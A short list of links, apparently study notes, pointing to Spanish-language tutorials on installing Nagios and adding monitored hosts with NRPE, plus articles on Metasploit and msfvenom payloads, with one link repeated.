<https://tecnolitas.com/blog/como-instalar-nagios-en-ubuntu-20-04/>

<https://www.qualoom.es/installar-y-configurar-nagios-core-ubuntu/>

<https://compilar.es/como-agregar-ubuntu-host-al-servidor-nagios-usando-el-complemento-nrpe/>

<https://redessy.com/como-agregar-un-host-de-windows-y-linux-al-servidor-nagios-para-monitoreo/>

Metasploit:

<https://www.campusciberseguridad.com/blog/metasploit-herramienta-esencial-ciberseguridad>

[https://www.flu-project.com/2012/08/msfvenom-la-cosa-va-de-payloads-y\\_28.html](https://www.flu-project.com/2012/08/msfvenom-la-cosa-va-de-payloads-y_28.html)

[https://www.flu-project.com/2012/08/msfvenom-la-cosa-va-de-payloads-y\\_28.html](https://www.flu-project.com/2012/08/msfvenom-la-cosa-va-de-payloads-y_28.html)